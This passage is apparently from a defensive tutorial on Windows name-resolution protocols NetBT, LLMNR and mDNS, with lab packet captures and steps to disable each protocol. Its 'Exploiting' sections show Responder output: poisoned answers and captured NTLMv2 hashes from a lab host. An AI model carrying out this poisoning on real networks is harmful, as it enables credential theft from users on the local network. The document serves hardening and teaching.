                Length: 328
```

```
01b0  00 4d 00 46 00 43 00 54  00 55 00 4d 00 2e 00 34   ·M·F·C·T ·U·M·.·4
01c0  00 48 00 46 00 57 00 2e  00 4c 00 4f 00 43 00 41   ·H·F·W·. ·L·O·C·A
01d0  00 4c 00 03 00 14 00 34  00 48 00 46 00 57 00 2e   ·L·····4 ·H·F·W·.
01e0  00 4c 00 4f 00 43 00 41  00 4c 00 05 00 14 00 34   ·L·O·C·A ·L·····4
01f0  00 48 00 46 00 57 00 2e  00 4c 00 4f 00 43 00 41   ·H·F·W·. ·L·O·C·A
0200  00 4c 00 07 00 08 00 80  d0 c0 73 f7 a6 da 01 06   ·L······ ··s·····
0210  00 04 00 02 00 00 00 08  00 30 00 30 00 00 00 00   ········ ·0·0····
0220  00 00 00 00 00 00 00 00  30 00 00 a4 0e f1 2d 4c   ········ 0·····-L
0230  ed b6 e5 47 23 3d bd 6b  38 68 b8 9d fa 98 1b 1b   ···G#=·k 8h······
0240  62 73 ed 6e 59 d6 8b 7a  1e a2 27 0a 00 10 00 00   bs·nY··z ··'·····
0250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 09   ········ ········
0260  00 1e 00 63 00 69 00 66  00 73 00 2f 00 57 00 49   ···c·i·f ·s·/·W·I
0270  00 4e 00 53 00 52 00 56  00 2d 00 4c 00 41 00 42   ·N·S·R·V ·-·L·A·B
0280  00 00 00 00 00 00 00 00  00 df f3 77 38 b4 fc 61   ········ ···w8··a
0290  83 5b 81 f7 cc 29 d8 d6  4b a3 12 04 10 01 00 00   ·[···)·· K·······
02a0  00 f2 3a 9a a5 fc 1f c8  04 00 00 00 00            ··:····· ·····
```

Disabling NetBT

To disable NetBT:
Network and Sharing Center -> Change adapter settings -> double click on the network adapter -> Properties -> Internet Protocol Version 4 -> Properties -> Advanced -> WINS -> Disable NetBIOS over TCP/IP



Advanced TCP/IP Settings

WINS addresses, in order of use:

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

[✓] Enable LMHOSTS lookup

NetBIOS setting

( ) Default:
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.

( ) Enable NetBIOS over TCP/IP

(●) Disable NetBIOS over TCP/IP

LLMNR


Description

LLMNR (Link-Local Multicast Name Resolution) is a protocol based on DNS that allows name resolution (translation of host name to IP address) for computers in the same subnet without having a central DNS set up. It was invented by Microsoft, is described in RFC 4795 but was not adopted as an IETF standard.

Hosts participating in LLMNR listen on UDP port 5355 on the multicast address 224.0.0.252, MAC address 01-00-5E-00-00-FC, and on TCP port 5355 on their own IP address. When one of them needs to know which address corresponds to a host name, it sends a query, similar to a DNS query, to this multicast address. The query contains the name to be resolved, and the kind of DNS record is wanted (A for IPv4, AAAA for IPv6). Then, the computer corresponding to the queried name answers with its own IP address, and the dialogue can continue peer to peer.

Example

Taking the same use case as above, here is the network capture of the dialog between the client (WINSRV2-LAB, 10.0.0.26) and the server (WINSRV-LAB, 10.0.0.25):



```
No.  Time          Source       Destination   Protocol Length Info
   1 0.000000000  10.0.0.26    10.0.0.254    DNS        82 Standard query 0x11dc A WINSRV-LAB.localdomain
   2 0.000353897  10.0.0.254   10.0.0.26     DNS       157 Standard query response 0x11dc No such name A WINSRV-LAB.locald
   3 0.000893384  10.0.0.26    224.0.0.252   LLMNR      70 Standard query 0x7542 A WINSRV-LAB
   4 0.001096457  10.0.0.26    224.0.0.252   LLMNR      70 Standard query 0xcbad AAAA WINSRV-LAB
   5 0.003489496  10.0.0.25    10.0.0.26     LLMNR      96 Standard query response 0x7542 A WINSRV-LAB A 10.0.0.25
   6 0.003608412  10.0.0.25    10.0.0.26     LLMNR     125 Standard query response 0xcbad AAAA WINSRV-LAB SOA WINSRV-LAB
   7 0.005207193  10.0.0.26    10.0.0.25     TCP        66 49698 → 445 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=2
   8 0.005433427  10.0.0.25    10.0.0.26     TCP        66 445 → 49698 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535 Len=0 MSS=146
   9 0.005554408  10.0.0.26    10.0.0.25     TCP        54 49698 → 445 [ACK] Seq=1 Ack=1 Win=2097920 Len=0
  10 0.005781119  10.0.0.26    10.0.0.25     SMB       127 Negotiate Protocol Request
  11 0.006482596  10.0.0.25    10.0.0.26     SMB2      228 Negotiate Protocol Response
  12 0.006688798  10.0.0.26    10.0.0.25     SMB2      334 Negotiate Protocol Request
  13 0.007039416  10.0.0.25    10.0.0.26     SMB2      358 Negotiate Protocol Response
  14 0.008186062  10.0.0.26    10.0.0.25     SMB2      220 Session Setup Request, NTLMSSP_NEGOTIATE
  15 0.008613698  10.0.0.25    10.0.0.26     SMB2      349 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,
  16 0.009318025  10.0.0.26    10.0.0.25     SMB2      631 Session Setup Request, NTLMSSP_AUTH, User: \remoteuser
  17 0.010548980  10.0.0.25    10.0.0.26     SMB2      159 Session Setup Response
  18 0.011107724  10.0.0.26    10.0.0.25     SMB2      164 Tree Connect Request Tree: \\WINSRV-LAB\IPC$
  19 0.011309746  10.0.0.25    10.0.0.26     SMB2      138 Tree Connect Response
  20 0.011550546  10.0.0.26    10.0.0.25     SMB2      178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
  21 0.011581530  10.0.0.26    10.0.0.25     SMB2      216 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \WINSRV-LAB\SHARE
```

```
› User Datagram Protocol, Src Port: 64981, Dst Port: 5355
⌄ Link-local Multicast Name Resolution (query)
    Transaction ID: 0x7542
  › Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⌄ Queries
    ⌄ WINSRV-LAB: type A, class IN
        Name: WINSRV-LAB
        [Name Length: 10]
        [Label Count: 1]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
```


```
0000  01 00 5e 00 00 fc fa ad  8c 95 46 91 08 00 45 00   ··^·······F···E·
0010  00 38 86 21 00 00 01 11  48 7e 0a 00 00 1a e0 00   ·8·!····H~······
0020  00 fc fd d5 14 eb 00 24  01 23 75 42 00 00 00 01   ·······$·#uB····
0030  00 00 00 00 00 00 0a 57  49 4e 53 52 56 2d 4c 41   ·······W INSRV-LA
0040  42 00 00 01 00 01                                  B·····
```

One can clearly see

- the DNS request (from 10.0.0.27 to 10.0.0.254);
- the DNS (negative) response;
- the LLMNR query (from 10.0.0.26 to the multicast address 224.0.0.252, port 5355) for the IPv4 address (A record) of WINSRV-LAB;
- the LLMNR query (from 10.0.0.26 to the multicast address 224.0.0.252, port 5355) for the IPv6 address (AAAA record);
- the LLMNR answer of WINSRV-LAB (from 10.0.0.25 to 10.0.0.26, from UDP port 5355), with its address.

Exploiting LLMNR


As noted above, responder also poisons LLMNR responses the same way as the NetBT answers, and captures the NTLM hashes the same way. The cause is the same: no authentication in LLMNR.



```
[*] [LLMNR]  Poisoned answer sent to 10.0.0.26 for name WINSRV-LAB
[SMB] NTLMv2-SSP Client   : 10.0.0.26
[SMB] NTLMv2-SSP Username : \remoteuser
[SMB] NTLMv2-SSP Hash     : remoteuser:::e51e0d549320c22b:9E37BA62FEC44F76E6DB9EF575659D28:0101000000000000800AE1D5B7A7DA01501B
C40BF4A37C0600000000002000800500048003500540001001E00570049004E002D0054005100440050004700570049004800300057004400040034005700490
04E002D005400510044005000470057004900480030005700440002E005000480035005400 2E004C004F00430041004C0003001400500048003500540 02E004C
004F00430041004C000500140050004800350054002E004C004F00430041004C0007000800800AE1D5B7A7DA0106000400020000000800300030000000000000
000000000000300000FC0EF6CB40FF4C33835C63C5AC3E7C1866A032163F336825FDC4620D82DE91CA0A001000000000000000000000000000000000000900
1E006300690066007300 2F00570049004E005300520056002D004C0041004200000000000000000000
```

Disabling LLMNR

To disable LLMNR, in Local Policy Editor, go to *Computer Configuration -> Administrative Templates -> Network -> DNS CLient*, double click on *Turn off multicast name resolution* and select *Enabled*.



Turn off multicast name resolution

Turn off multicast name resolution

Previous Setting | Next Setting

○ Not Configured
[● Enabled]
○ Disabled

Comment:

Supported on: At least Windows Vista

Options:

Help:

Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.

LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

If you disable this policy setting, or you do not configure this policy setting, LLMNR will be enabled on all available network adapters.

OK | Cancel | Apply

Local Group Policy Editor

File Action View Help

- Local Computer Policy
  - Computer Configuration
    - Software Settings
    - Windows Settings
    - Administrative Templates
      - Control Panel
      - Network
        - Background Intelligent Tr
        - BranchCache
        - DirectAccess Client Exper
        - DNS Client
        - Fonts
        - Hotspot Authentication
        - Lanman Server
        - Lanman Workstation
        - Link-Layer Topology Disc
        - Microsoft Peer-to-Peer N
        - Network Connections
        - Network Connectivity Sta
        - Network Isolation
        - Network Provider
        - Offline Files
        - QoS Packet Scheduler
        - SNMP
        - SSL Configuration Setting
        - TCPIP Settings
        - Windows Connect Now
        - Windows Connection Ma
        - Wireless Display

DNS Client

Turn off multicast name resolution

Edit policy setting

Requirements:
At least Windows Vista

Description:
Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.

LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

Setting	State
Allow N	
Allow D	
Config	
Connec	
Primary	
Turn of	
IDN ma	
DNS se	
Prefer l	
Primary	
Registe	
Registe	
Dynam	
Replace	
Registr	
TTL val	
DNS su	
Turn of	
Turn off smart protocol reordering	Not configured
Update security level	Not configured
Update top level domain zones	Not configured
Primary DNS suffix devolution	Not configured
Turn off multicast name resolution	Enabled

Extended / Standard

mDNS


Description

Multicast DNS, or mDNS, is a protocol to resolve hostnames to IP addresses on a local network without a local DNS server. The default DNS domain is *.local*. It is part of the *zero-configuration* technology. It is implemented in the Apple Bonjour and Linux Avahi software packages, and in many appliances like smart TVs, wireless speakers, set top boxes... In Windows, the support started with Windows 10. It is described in RFC 6762

Like LLMNR, it uses a multicast address (224.0.0.251) on UDP port 5353, with MAC address 01:00:5E:00:00:FB.

Example

Taking the same use case as above, here is the network capture of the dialog between the client (WINSRV2-LAB, 10.0.0.26) and the server (WINSRV-LAB, 10.0.0.25):



```
No.  Time        Source       Destination   Protocol  Length Info
   1 0.000000000 10.0.0.26    10.0.0.254    DNS        82 Standard query 0x675e A WINSRV-LAB.localdomain
   2 0.000347803 10.0.0.254   10.0.0.26     DNS       157 Standard query response 0x675e No such name A WINSRV-LAB.locald
   3 0.001132892 10.0.0.26    224.0.0.251   MDNS       76 Standard query 0x0000 A WINSRV-LAB.local, "QM" question
   4 0.001736934 10.0.0.26    224.0.0.251   MDNS       76 Standard query 0x0000 AAAA WINSRV-LAB.local, "QM" question
   5 0.005017001 10.0.0.25    224.0.0.251   MDNS       86 Standard query response 0x0000 A 10.0.0.25
   6 0.005017287 10.0.0.25    224.0.0.251   MDNS      106 Standard query response 0x0000 NSEC WINSRV-LAB.local
   7 0.006715017 10.0.0.26    10.0.0.25     TCP        66 49705 → 445 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=2
   8 0.006957184 10.0.0.25    10.0.0.26     TCP        66 445 → 49705 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535 Len=0 MSS=146
   9 0.007130891 10.0.0.26    10.0.0.25     TCP        54 49705 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
  10 0.007253061 10.0.0.26    10.0.0.25     SMB       127 Negotiate Protocol Request
  11 0.007765845 10.0.0.25    10.0.0.26     SMB2      228 Negotiate Protocol Response
  12 0.007971769 10.0.0.26    10.0.0.25     SMB2      334 Negotiate Protocol Request
  13 0.008399121 10.0.0.25    10.0.0.26     SMB2      358 Negotiate Protocol Response
  14 0.009684667 10.0.0.26    10.0.0.25     SMB2      220 Session Setup Request, NTLMSSP_NEGOTIATE
  15 0.010096621 10.0.0.25    10.0.0.26     SMB2      349 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,
  16 0.010795162 10.0.0.26    10.0.0.25     SMB2      631 Session Setup Request, NTLMSSP_AUTH, User: \remoteuser
  17 0.012052110 10.0.0.25    10.0.0.26     SMB2      159 Session Setup Response
  18 0.012600800 10.0.0.26    10.0.0.25     SMB2      164 Tree Connect Request Tree: \\WINSRV-LAB\IPC$
  19 0.012832782 10.0.0.25    10.0.0.26     SMB2      138 Tree Connect Response
  20 0.013045926 10.0.0.26    10.0.0.25     SMB2      178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO

▸ Frame 3: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) o
▸ Ethernet II, Src: fa:ad:8c:95:46:91 (fa:ad:8c:95:46:91), Dst: IPv4mc
▸ Internet Protocol Version 4, Src: 10.0.0.26, Dst: 224.0.0.251
▸ User Datagram Protocol, Src Port: 5353, Dst Port: 5353
▾ Multicast Domain Name System (query)
    Transaction ID: 0x0000
  ▸ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ WINSRV-LAB.local: type A, class IN, "QM" question
        Name: WINSRV-LAB.local
        [Name Length: 16]
        [Label Count: 2]

0000  01 00 5e 00 00 fb fa ad  8c 95 46 91 08 00 45 00   ··^·····  ··F···E·
0010  00 3e 58 89 00 00 01 11  76 11 0a 00 00 1a e0 00   ·>X·····  v·······
0020  00 fb 14 e9 14 e9 00 2a  23 73 00 00 00 00 00 01   ·······*  #s······
0030  00 00 00 00 00 00 0a 57  49 4e 53 52 56 2d 4c 41   ·······W  INSRV-LA
0040  42 05 6c 6f 63 61 6c 00  00 01 00 01               B·local·  ····
```

One can clearly see

- the DNS request (from 10.0.0.27 to 10.0.0.254);
- the DNS (negative) response;
- the MDNS query (from 10.0.0.26 to the multicast address 224.0.0.251, port 5353) for the IPv4 address (A record) of WINSRV-LAB;
- the MDNS query (from 10.0.0.26 to the multicast address 224.0.0.251, port 5353) for the IPv6 address (AAAA record);
- the MDNS answer of WINSRV-LAB (from 10.0.0.25 to 10.0.0.26, from UDP port 5353), with its address.

Exploiting mDNS


As noted above, responder also poisons mDNS responses the same way as the NetBT and LLMNR answers, and captures the NTLM hashes the same way. The cause is the same: no authentication in mDNS.


```
[*] [MDNS] Poisoned answer sent to 10.0.0.26       for name WINSRV-LAB.local
[SMB] NTLMv2-SSP Client   : 10.0.0.26
[SMB] NTLMv2-SSP Username : \remoteuser
[SMB] NTLMv2-SSP Hash     : remoteuser:::b9a0701281cf1c4d:48FE2EE1FD208CDB6F93183FAA86F74C:0101000000000000080E5995CC0A7DA01EBC7
69471D028D8500000000000200080004A0041004A00340001001E00570049004E002D004A005600480038005300580032003900570038005900040034005700490
04E002D004A0056004800380053005800320039005700380059002E004A0041004A0034002E004C004F00430041004C00030014004A0041004A0034002E004C
004F00430041004C00050014004A0041004A0034002E004C004F00430041004C000700080080E5995CC0A7DA01060004000200000008003000300000000000000
0000000000003000000A4E6617CEC37782665DB94250F058AC539D25D6D6372976CBCB3B6BC53B29840A001000000000000000000000000000000000000000900
1E00630069006600730002F00570049004E00530052005600 2D004C004100420000000000000000000
```

Disabling mDNS

To disable mDNS:

1. Open the Windows Registry Editor (regedit)
2. Go to HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters
3. Create a DWORD value EnableMDNS with the value 0



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters

Name	Type	Data
(Default)	REG_SZ	(value not set)
extension	REG_EXPAND_SZ	%SystemRoot%\System32\dnsext.dl
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\dnsrslvr.(
ServiceDllUnloa...	REG_DWORD	0x00000001 (1)
EnableMDNS	REG_DWORD	0x00000000 (0)